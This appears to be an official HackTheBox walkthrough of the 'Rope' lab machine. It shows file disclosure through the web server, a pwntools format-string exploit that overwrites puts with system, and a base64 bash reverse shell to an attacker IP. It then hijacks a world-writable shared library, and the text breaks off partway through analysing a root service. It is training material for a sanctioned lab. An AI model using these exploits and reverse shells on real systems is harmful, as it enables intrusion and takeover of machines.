



HACKTHEBOX



Rope

1st March 2020 / Document No D20.100.50

Prepared By: MinatoTW

Machine Author(s): r4j

Difficulty: **Insane**

Classification: Official

Synopsis

Rope is an insane difficulty Linux machine covering different aspects of binary exploitation. The web server can be exploited to gain access to the file system and download the binary. The binary is found to be vulnerable to format string exploitation, which is leveraged to get remote code execution. After gaining foothold, the user is found to have access to a shared library, which can be modified to execute code as another user. A service running on localhost can be exploited via a ROP (Return Oriented Programming) attack to gain a root shell.

Skills Required

- Enumeration
- Pwntools Scripting
- Basic C and Reversing


Skills Learned

- Format String Exploitation
- Canary & PIE (Position Independent Executable) Bypass
- ROP Chains

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.148 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.148
```



```
nmap -p$ports -sC -sV 10.10.10.148
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-18 05:32 PST
Nmap scan report for 10.10.10.148
Host is up (0.19s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
9999/tcp  open  abyss?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|   HTTP/1.1 200 OK
```

SSH is found to be running on it's default port, along with an unknown HTTP server running on port 9999.

HTTP

Browsing to port 9999 in the browser, we come across a login page.



LOGIN

☐ Remember me [Forgot?](#)


LOGIN

Nikto

Let's run nikto on the web server to perform automated checks.


```
nikto -h 10.10.10.148:9999
- Nikto v2.1.5
-----
+ Target IP:          10.10.10.148
+ Target Hostname:    10.10.10.148
+ Target Port:        9999
+ Start Time:         2020-02-28 18:15:04 (GMT5.5)
-----
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ ///etc/passwd: The server install allows reading of any
  system file by adding an extra '/' to the URL.
```

According to Nikto, we should be able to read files by prefixing `/` to the filename. Let's try this out.



This confirms the vulnerability and let's us access the entire filesystem.

Browsing to the `/opt` folder, a subdirectory named `www` is found containing the web server source code.



The contents of run.sh are:

```
#!/bin/bash
source /home/john/.bashrc
while true;
do cd /opt/www;
./httpserver;
done
```

The script runs in a loop and executes the `httpserver` binary if it crashes or exits. Let's download the binary and analyze it.

```
wget http://10.10.10.148:9999//opt/www/httpserver
```

Let's examine the binary protections.

```
checksec httpserver

Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Reverse Engineering

It's a 32-bit binary, which has all protections enabled. Import it into Ghidra and go to the `codebrowser` for a high-level overview. Select the `main` function from the `Symbol Tree` window on the left.

```
local_134 = open_listenfd(local_13c);
local_130 = local_134;
if (0 < local_134) {
    printf("listen on port %d, fd is %d\n", local_13c, local_134);
    signal(0xd, (__sig_handler_t)0x1);
    signal(0x11, (__sig_handler_t)0x1);
    while( true ) {
        do {
            local_12c = accept(local_134, &local_124, &local_140);
        } while (local_12c < 0);
        local_128 = process(local_12c, &local_124);
        if (local_128 == 1) break;
        close(local_12c);
    }

    /* WARNING: Subroutine does not return */
}
```

After the initial setup, the binary calls `open_listenfd` to bind to the desired port and start listening for requests. It then prints some information and then drops in a loop until a request is received through `accept()`. The signature of the `accept()` [function](#) is:

```
int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen);

#define _GNU_SOURCE /* See feature_test_macros(7) */
#include <sys/socket.h>
```

Once a request is received, the input file descriptor `local_12c` is passed to the `process()` function along with the `sockaddr` struct. Double-click on the `process` function to jump to it.

```
local_10 = *(int *) (in_GS_OFFSET + 0x14);
_Var1 = fork();
if (_Var1 == 0) {
    if (param_1 < 0) {
        uVar2 = 1;
    }
    else {
        _Var1 = getpid();
        printf("accept request, fd is %d, pid is %d\n", param_1, _Var1);
        parse_request(param_1, local_818);
        local_884 = 200;
        __fd = open(local_818, 0, 0);
        if (__fd < 1) {
            local_884 = 0x194;
            client_error(param_1, 0x194, "Not found", "File not found");
        }
        else {
            fstat(__fd, &local_870);
```

The binary calls `fork()` to spawn a child process, after which the rest of the execution continues in the newly spawned process. It then calls `parse_request()`, which returns the file path into the `local_818` buffer. The `open()` syscall is made to access the file and check if it exists or not.

```

    else {
        fstat(__fd, &local_870);
        if ((local_870.st_mode & 0xf000) == 0x8000) {
            if (local_14 == 0) {
                local_14 = local_870.st_size;
            }
            if (0 < local_18) {
                local_884 = 0xce;
            }
            serve_static(param_1, __fd, local_818, local_870.st_size);
        }
        else {
            if ((local_870.st_mode & 0xf000) == 0x4000) {
                local_884 = 200;
                handle_directory_request(param_1, __fd, local_818);
            }
            else {
                local_884 = 400;
                client_error(param_1, 400, "Error", "Unknow Error");
            }
        }
        close(__fd);
    }
    log_access(local_884, param_2, local_818);
    uVar2 = 1;
}
```

If the file exists, the `fstat()` function is called to check if it's a file or directory. The `serve_static()` method is used to return files, whereas the `handle_directory_request()` handles folders. Looking at the `serve_static()` function:

```

local_20 = *(int *) (in_GS_OFFSET + 0x14);
if (*(int *) (param_3 + 0x800) < 1) {
    sprintf(local_120, "HTTP/1.1 200 OK\r\nAccept-Ranges: bytes\r\n");
}
else {
    sprintf(local_120, "HTTP/1.1 206 Partial\r\nServer: simple http server\r\n");
    uVar5 = *(undefined4 *) (param_3 + 0x804);
    uVar1 = *(undefined4 *) (param_3 + 0x800);
    sVar4 = strlen(local_120);
    sprintf(local_120 + sVar4, "Content-Range: bytes %lu-%lu/%lu\r\n", uVar1, uVar5, param_4);
}

```

We see that the server supports usage of the `Range` header. According to the [MDN documentation](#), the `Range` header can be specified to read only a range of bytes in the document. For example, `Range: bytes=0-500` will only return the first 500 bytes of the file.

```

sVar4 = strlen(local_120);
writen(param_1, local_120, sVar4);
local_124 = *(uint *) (param_3 + 0x800);
if (local_124 < *(uint *) (param_3 + 0x804)) {
    sVar6 = sendfile(param_1, param_2, (off_t *) &local_124,
        *(int *) (param_3 + 0x804) - *(int *) (param_3 + 0x800));
    if (0 < sVar6) {
        printf("offset: %d \n\n", local_124);
        close(param_1);
    }
}

```

Later in the function, the `writen()` method is used to write the file contents to the file descriptor. In cases when the `Range` header is used, the `sendfile()` method is used to read the specified range of bytes and send the output.

Let's go back to the `process` function. After handling the request, the `log_access()` method is called with three parameters, where the first parameter is the HTTP status code, the second parameter is the `sockaddr` struct and the third one contains the requested file path.

```

void log_access(undefined4 param_1, int param_2, char *param_3)
{
    int iVar1;
    uint16_t uVar2;
    char *pcVar3;
    int in_GS_OFFSET;

    iVar1 = *(int *) (in_GS_OFFSET + 0x14);
    uVar2 = ntohs(*(uint16_t *) (param_2 + 2));
    pcVar3 = inet_ntoa((in_addr) ((in_addr *) (param_2 + 4)) -> s_addr);
    printf("%s:%d %d - ", pcVar3, (uint) uVar2, param_1);
    printf(param_3);
    puts("");
    puts("request method:");
    puts(param_3 + 0x400);
}

```

Looking at the `log_access()` method, it retains the host address from the `sockaddr` struct and then calls `printf()` to print logs. The first `printf` prints the status code and the address, whereas the second `printf` prints the requested file directly without using the `%s` format string. This induces a format string vulnerability into the binary, leading to arbitrary read and write access.

Exploit Development

Let's test this out by running the server locally. Start the `httpserver` and make a request using `curl`.



```
curl localhost:9999/AAAAAAAAAAAAAAAAAAAAAA  
File not found
```



```
./httpserver  
listen on port 9999, fd is 3  
accept request, fd is 4, pid is 54991  
127.0.0.1:55362 404 - AAAAAAAAAAAAAAAAAAAAAA  
request method:  
GET
```

As expected, we see the server printing the logs. Let's write a python script to interact with and send requests to the server.

```
#!/usr/bin/python  
from pwn import *  
  
r = remote('127.0.0.1', 9999)  
  
r.sendline("GET /AAAAAAA HTTP/1.1\n")  
  
r.close()
```

We can read strings from the stack using the `%1x` format string, which prints data as hex integers. The server will identify `%x` as a URL encoded byte and attempt to decode it. We can avoid this by URL encoding the `%` symbol using the `urllib.quote()` method.

```
#!/usr/bin/python  
from pwn import *  
from urllib import quote  
  
r = remote('127.0.0.1', 9999)  
  
payload = quote("AAAAAAA.%x.%x.%x.%x.%x.%x.%x.%x")  
  
r.sendline("GET /{} HTTP/1.1\n".format(payload))  
  
r.close()
```

The `quote()` function replaces all occurrences of `%` with its URL encoded value `%25`.



```
./httpserver  
accept request, fd is 4, pid is 82406  
127.0.0.1:55482 404 - AAAAAAA.f7f7b0dc.d8ba.194.ffba7028.ffba6814.ffba706c  
.194.ffba7028.f7f95790  
request method:  
GET
```


We were able to read strings from the stack. Let's find the offset of our input payload next. Change the payload to:

```
payload = quote("AAAAAAAA" + "%.x" * 100 )
```

```
./httpserver
accept request, fd is 4, pid is 82406
127.0.0.1:55490 404 - AAAAAAAAA.f7f7b0dc.d8c2.194.ffba7028.ffba6814.<SNIP>.1000
.41414141.41414141.2e78252e.<SNIP>
request method:
GET
```

Our input i.e. `AAAAAAAA` (hex encoded as `41414141`) is found somewhere down the stack. To find the exact offset, we can split the string on `.` and then find the length of the resulting list.

```
python
>>> a = "AAAAAAAA.f7f7b0dc.d8c2.194.ffba7028.ffba6814.<SNIP>.1000.41414141"
>>> len(a.split("."))
54
```

The length of the list is 54, which means our input is present at the 53rd offset on the stack. Let's verify this by referencing the 53rd offset using the `$` symbol.

```
payload = quote("AAAAAAAA.%53$x.%54$x")
```


```
accept request, fd is 4, pid is 99445
127.0.0.1:55506 404 - AAAAAAAAA.41414141.41414141
request method:
GET
```

The image above confirms that we have the right offset. Going back to the `log_access()` function, we see that it calls `puts()` after `printf()`.

```
printf("%s:%d %d - ",pcVar3,(uint)uVar2,param_1);
printf(param_3);
puts("");
puts("request method:");
puts(param_3 + 0x400);
if (iVar1 != *(int *) (in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
}
return;
}
```

The third `puts()` call prints the user input i.e. the request method. We can use the format string vulnerability to overwrite the GOT entry for `puts` with the address of the `system()` function, and then execute any commands using the request method string. However, we know that the binary has PIE (Position Independent Executable) turned on, which means that the addresses are different each time the binary reloads.

However, since we already have access to the filesystem, we can read `/proc/self/maps` to find the addresses at which the binary and libc are loaded.



Requesting the page in browser returns an empty response. This is because `/proc` is a virtual filesystem and all files have 0 length.

```
ls -la /proc/self/maps
-r--r--r-- 1 root root 0 Jan 18 08:29 /proc/self/maps
```

This will result in the failure of the `written()` method due to an invalid length. We can overcome this by making use of the `Range` header and specifying the range of bytes to be read, which will be handled by the `sendfile()` method. The `-r` flag in curl can be used to specify the range.

```
curl -r 0-1000 http://localhost:9999//proc/self/maps

56555000-56556000 r--p 00000000 08:01 1058982      /tmp/httpserver
<SNIP>
5655b000-5657d000 rw-p 00000000 00:00 0          [heap]
f7dcb000-f7de8000 r--p 00000000 08:01 1247029      /usr/lib/i386-linux-gnu/libc-2.29.so
f7de8000-f7f38000 r-xp 0001d000 08:01 1247029      /usr/lib/i386-linux-gnu/libc-2.29.so
f7f38000-f7fa4000 r--p 0016d000 08:01 1247029      /usr/lib/i386-linux-gnu/libc-2.29.so
f7fa4000-f7fa5000 ---p 001d9000 08:01 1247029      /usr/lib/i386-linux-gnu/libc-2.29.so
<SNIP>
```

The contents of `/proc/self/maps` were successfully retrieved. Looking at the [documentation](#) for `fork()`, we find that:

- * The child process is created with a single thread—the one that called `fork()`. The entire virtual address space of the parent is replicated in the child, including the states of mutexes, condition variables, and other pthreads objects; the use of `pthread_atfork(3)` may be helpful for dealing with problems that this can cause.

This means the base addresses for the parent process will be replicated in all the children. The output can be parsed to get the liegre55bc and binary base addresses.

```
#!/usr/bin/python
from pwn import *
```

```

from requests import get
from urllib import quote

def parseMaps(maps):
    binary_base = int(maps[0].split('-')[0], 16)
    libc_base = int(maps[6].split('-')[0], 16)
    return binary_base, libc_base

def getMaps():
    headers = { "Range" : "bytes=0-1000" }
    maps = get("http://localhost:9999//proc/self/maps", headers = headers)
    return parseMaps(maps.content.splitlines())

binary_base, libc_base = getMaps()

log.success("Binary base address: {}".format(hex(binary_base)))
log.success("Libc base address: {}".format(hex(libc_base)))

r = remote('127.0.0.1', 9999)


payload = quote("AAAAAAA.%53$x.%54$x")

r.sendline("GET /{} HTTP/1.1\n".format(payload))

r.close()

```

The updated script above sends a request to get the process maps, and then parses the output to display the libc and the binary base addresses.



```

python exploit.py;
[+] Binary base address: 0x565a1000
[+] Libc base address: 0xf7f98000

```

Next, we can find the GOT address of puts using pwntools, and then overwrite it using the `%n` format string. The `%n` format string writes the number of bytes already printed by printf to the stack.

```

#!/usr/bin/python
from pwn import *
from requests import get
from urllib import quote

def parseMaps(maps):
    binary_base = int(maps[0].split('-')[0], 16)
    libc_base = int(maps[6].split('-')[0], 16)
    return binary_base, libc_base

def getMaps():
    headers = { "Range" : "bytes=0-1000" }
    maps = get("http://localhost:9999//proc/self/maps", headers = headers)
    return parseMaps(maps.content.splitlines())

binary_base, libc_base = getMaps()

```

```

log.success("Binary base address: {}".format(hex(binary_base)))
log.success("Libc base address: {}".format(hex(libc_base)))

b = ELF("./httpserver")

puts_got = b.got["puts"]
puts = binary_base + puts_got

log.success("puts address: {}".format(hex(puts)))

r = remote('127.0.0.1', 9999)

payload = quote(p32(puts) + "%.53$n")

r.sendline("GET {} HTTP/1.1\n".format(payload))

r.close()

```

The script finds the offset for puts and then calculates its address in the binary. Then the `%.53$n` format string is used to write to the 53rd offset i.e. the address we supplied. Run the binary with gdb and set `follow-fork-mode` to child so that we can follow through the child's execution.

```

gdb -q ./httpserver

Reading symbols from ./httpserver...
(No debugging symbols found in ./httpserver)
gef> set follow-fork-mode child
gef> r
Starting program: /tmp/httpserver
listen on port 9999, fd is 3

```

Next, execute the script.

```

python exploit.py
[+] Binary base address: 0x56555000
[+] Libc base address: 0xf7fa4000
[*] '/tmp/httpserver'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[+] puts address: 0x5655a048
[+] Opening connection to 127.0.0.1 on port 9999: Done
[*] Closed connection to 127.0.0.1 port 9999

```

Going back to GDB, we see the following:

```

GET
[Attaching after process 92573 fork to child process 93356]
[New inferior 2 (process 93356)]
0x00000005 in ?? ()

```

```
[ Legend: Modified register | Code | Heap | Stack | String ]
-----registers -----
$eax : 0x565581e2 → 0x743c0000
$ebx : 0x5655a000 → 0x00004efc
$ecx : 0x0
$edx : 0xf7fa9010 → 0x00000000
$esp : 0xffffd1bc → 0x56557103 → <log_access+140> add esp, 0x10
$ebp : 0xffffd1f8 → 0xffffdaa8 → 0xffffdc08 → 0x00000000
$esi : 0xda26
$edi : 0xf7fa7000 → 0x001dbd6c
$eip : 0x5
$eflags: [zero carry parity ADJUST SIGN trap INTERRUPT direction overflow RESUME
virtualx86 identification]

$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
----- stack -----
0xffffd1bc|+0x0000: 0x56557103 → <log_access+140> add esp, 0x10 ← $esp
----- code:x86:32 -----
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x5
----- threads -----
[#0] Id 1, Name: "httpserver", stopped, reason: SIGSEGV
```

The program crashed as it wasn't able to execute the instruction at `0x00000005`, this is because we wrote 5 bytes to the puts GOT address (4 bytes for the address and one byte for the dot). Having confirmed the write access, we can now overwrite the address with the system address from libc. Calculating the number of bytes to write for system can be tedious, so we can use the `fmtstr_payload()` function from [pwntools](#) instead.

```
#!/usr/bin/python
from pwn import *
from requests import get
from urllib import quote

context(arch='i686', os='linux')

def parseMaps(maps):
    binary_base = int(maps[0].split('-')[0], 16)
    libc_base = int(maps[6].split('-')[0], 16)
    return binary_base, libc_base

def getMaps():
    headers = { "Range" : "bytes=0-1000" }
    maps = get("http://localhost:9999//proc/self/maps", headers = headers)
    return parseMaps(maps.content.splitlines())

binary_base, libc_base = getMaps()

log.success("Binary base address: {}".format(hex(binary_base)))
log.success("Libc base address: {}".format(hex(libc_base)))

b = ELF("./httpserver")
l = ELF("/lib/i386-linux-gnu/libc.so.6")

puts_got = b.got["puts"]
puts = binary_base + puts_got
```

```

system_libc = l.symbols["system"]
system = libc_base + system_libc

log.success("puts address: {}".format(hex(puts)))
log.success("system address: {}".format(hex(system)))

r = remote('127.0.0.1', 9999)
payload = fmtstr_payload(53, { puts : system })
r.sendline("GET {} HTTP/1.1\n".format(quote(payload)))

```

The `fmtstr_payload()` method takes in two arguments, where the first argument denotes the offset of the overwrite and the second argument is a dict containing the target address and value. In the code above, we're trying to overwrite the GOT address of `puts` with the address of the `system()` function. Start the server on another terminal and execute this script.

```

python exploit.py
[+] Binary base address: 0x5659f000
[+] Libc base address: 0xf7dc7000
<SNIP>
[+] puts address: 0x565a4048
[+] system address: 0xf7e09c00

```

Going back to the binary, we find that it tried to execute the `GET` command.

```

./httpserver
listen on port 9999, fd is 3
accept request, fd is 4, pid is 110010
offset: 1001

127.0.0.1:53526 200 - /proc/self/maps
request method:
GET
accept request, fd is 4, pid is 110014
sh: 1: request: not found
Usage: GET [-options] <url>...
    -m <method>    use method for the request (default is 'GET')
    -f             make request even if GET believes method is illegal
<SNIP>

```

This is because the `log_access` method called `puts("GET")` but ended up calling `system("GET")`, as we overwrote `puts` with `system`.

Foothold

We can go ahead and use this script to execute a reverse shell on the box now. A command with spaces can't be used, due to the nature of HTTP requests. However, the `$IFS` shell variable can be used to separate values instead.

First, encode a bash reverse shell as base64.

```
echo -n 'bash -i >& /dev/tcp/10.10.14.5/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NDQgMD4mMQ==
```

This command can be decoded and piped to bash for execution.

```
echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NDQgMD4mMQ==|base64${IFS}-
d|bash
```

Before exploiting the box, we'll need a copy of the remote libc. This can be downloaded through the LFI.

```
wget http://10.10.10.148:9999//lib32/libc.so.6
```

Update the script to use this library and add the correct IP address.

```
#!/usr/bin/python
from pwn import *
from requests import get
from urllib import quote

context(arch='i686', os='linux')

def parseMaps(maps):
    binary_base = int(maps[0].split('-')[0], 16)
    libc_base = int(maps[6].split('-')[0], 16)
    return binary_base, libc_base

def getMaps():
    headers = { "Range" : "bytes=0-1000" }
    maps = get("http://10.10.10.148:9999//proc/self/maps", headers = headers)
    return parseMaps(maps.content.splitlines())

binary_base, libc_base = getMaps()

log.success("Binary base address: {}".format(hex(binary_base)))
log.success("Libc base address: {}".format(hex(libc_base)))

b = ELF("./httpserver")
l = ELF("./libc.so.6")
```

```

puts_got = b.got["puts"]
puts = binary_base + puts_got

system_libc = l.symbols["system"]
system = libc_base + system_libc

log.success("puts address: {}".format(hex(puts)))
log.success("system address: {}".format(hex(system)))

r = remote('10.10.10.148', 9999)
payload = fmtstr_payload(53, { puts : system })
cmd =
"echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NDQgMD4mMQ==|base64${IFS}
-d|bash"
r.sendline("{} {} HTTP/1.1\n".format(cmd, quote(payload)))

```

Executing the script should return a shell as the user `john`.



```

nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.148 55490 received!
bash: cannot set terminal process group (1174)
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
john@rope:/opt/www$ whoami
john

```


Lateral Movement

We can copy our public key to john's authorized_keys for an interactive SSH session.

```
john@rope:/home/john$ mkdir .ssh
john@rope:/home/john$ cd .ssh
john@rope:/home/john/.ssh$ echo 'ssh-rsa AAAAB3N<SNIP>' > authorized_keys
```

```
ssh john@10.10.10.148
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-52-generic x86_64)

Last login: Sun Feb 23 06:09:07 2020 from 10.10.14.5
john@rope:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
```

Looking at the user's sudo privileges, it's found that he can execute a binary as r4j.

```
john@rope:/opt/www$ sudo -l
Matching Defaults entries for john on rope:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User john may run the following commands on rope:
    (r4j) NOPASSWD: /usr/bin/readlogs
```

The binary prints out the contents of `/var/log/auth.log` on execution.

```
john@rope:/opt/www$ readlogs
/usr/bin/tail: cannot open '/var/log/auth.log' for reading: Permission denied
john@rope:/opt/www$ sudo -u r4j readlogs
Feb 23 05:58:01 rope CRON[1820]: pam_unix(cron:session): session closed for user root
Feb 23 06:00:01 rope CRON[1827]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 23 06:00:01 rope CRON[1827]: pam_unix(cron:session): session closed for user root
<SNIP>
```

Looking at the shared object dependencies using `ldd`, an unknown library is seen.

```
john@rope:~$ ldd /usr/bin/readlogs
linux-vdso.so.1 (0x00007ffeafbccc000)
liblog.so => /lib/x86_64-linux-gnu/liblog.so (0x00007fbd6d1e5000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fbd6c9db000)
/lib64/ld-linux-x86-64.so.2 (0x00007fbd6cfce000)
```

Let's transfer both of these using scp and analyze them using Ghidra.

```
scp john@10.10.10.148:/usr/bin/readlogs .
scp john@10.10.10.148:/lib/x86_64-linux-gnu/liblog.so .
```

After opening the binary in CodeBrowser, expand the function in the symbol tree. It's found that the `main()` function ends up calling the `printlog()` function. This function is present in the `liblog.so` library.

```
Decompile: printlog - (liblog.so)
1
2 void printlog(void)
3
4 {
5     system("/usr/bin/tail -n10 /var/log/auth.log");
6     return;
7 }
8
```

The `printlog()` function does nothing but execute the command above. This isn't vulnerable to any kind of overflow as it's a constant string. Going back to the box and looking at the file permissions on the library, it's found to be world writable.

```
john@rope:~$ ls -la /lib/x86_64-linux-gnu/liblog.so
-rwxrwxrwx 1 root root 15984 Jun 19 2019 /lib/x86_64-linux-gnu/liblog.so
```

This will let us compile a malicious library and replace the existing one. Create a C program with the following contents:

```
void printlog() {
    system("/bin/bash");
}
```

The function `printlog()` executes `/bin/bash` using the `system` function. Next, compile it as a shared object using GCC.

```
gcc printlog.c -o printlog.so -shared
```

Transfer the compiled library to the desired location using `scp`.

```
scp printlog.so john@10.10.10.148:/lib/x86_64-linux-gnu/liblog.so
```

Going back to the SSH session and executing the binary, a shell as `r4j` should be spawned.



```
john@rope:~$ sudo -u r4j readlogs
bash: /home/john/.bashrc: Permission denied
r4j@rope:~$ id
uid=1000(r4j) gid=1000(r4j) groups=1000(r4j),4(adm)
```

Privilege Escalation

A public key can be copied to r4j's folder to gain SSH access as before. Looking at the processes running as root, the following process is seen.

```
r4j@rope:/home/r4j$ ps aux | grep root
root      1169  0.0  0.0 04:40   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root      1170  0.0  0.0 04:40   0:00 /bin/sh -c /opt/support/contact
<SNIP>
```

Let's transfer the `contact` binary and analyze it locally.

```
scp r4j@10.10.10.148:/opt/support/contact .
```

All binary protections are found to be turned on, according to `checksec`.

```
checksec contact
[*] './contact'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

Opening it up in Ghidra and selecting the `Defined Strings` window.

0010069d	_ITM_registerTMCloneTable	"_ITM_registerTMCloneTable"	ds
00102008	setsockopt(SO_REUSEADDR) failed	"setsockopt(SO_REUSEADDR) failed"	ds
00102028	setsockopt(SO_REUSEPORT) failed	"setsockopt(SO_REUSEPORT) failed"	ds
00102048	127.0.0.1	"127.0.0.1"	ds
00102052	listen on port %d, fd is %d	»listen on port %d, fd is %d «	ds
0010206f	ERROR	"ERROR"	ds
00102078	[+] Request accepted fd %d, pid %d	"[+] Request accepted fd %d, pid ...	ds
0010209c	Done.	"Done.\n"	ds
00102101	zR	"zR"	ds

There are some interesting strings to be seen, which are similar to the ones found in the HTTP server earlier. Double-click on the `listen on port...` string, and then right-click > References > Show References to this address. Double-click on the reference shown in the pop-up window to navigate to it.

```

17 | local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
18 | local_3c = 1337;
19 | local_40 = 0x10;
20 | uVar1 = FUN_00101267(1337);
21 | local_38 = (int)uVar1;
22 | local_34 = local_38;
23 | if (0 < local_38) {
24 |     printf("listen on port %d, fd is %d\n", (ulong)local_3c, uVar1 & 0xffffffff);
25 |     signal(0xd, (__sighandler_t)0x1);
26 |     signal(0x11, (__sighandler_t)0x1);
27 |     while( true ) {
28 |         do {
29 |             local_30 = accept(local_38, &local_28, &local_40);
30 |         } while ((int)local_30 < 0);
31 |         uVar2 = FUN_001014ee(local_30);
32 |         local_2c = (int)uVar2;
33 |         if (local_2c == 1) break;
34 |         close(local_30);
35 |     }

```

The binary creates a listener on port 1337 and waits for connections. The function `FUN_001014ee` is called with the fd, as soon as a connection is received. Double-click on the name to navigate to it.

```

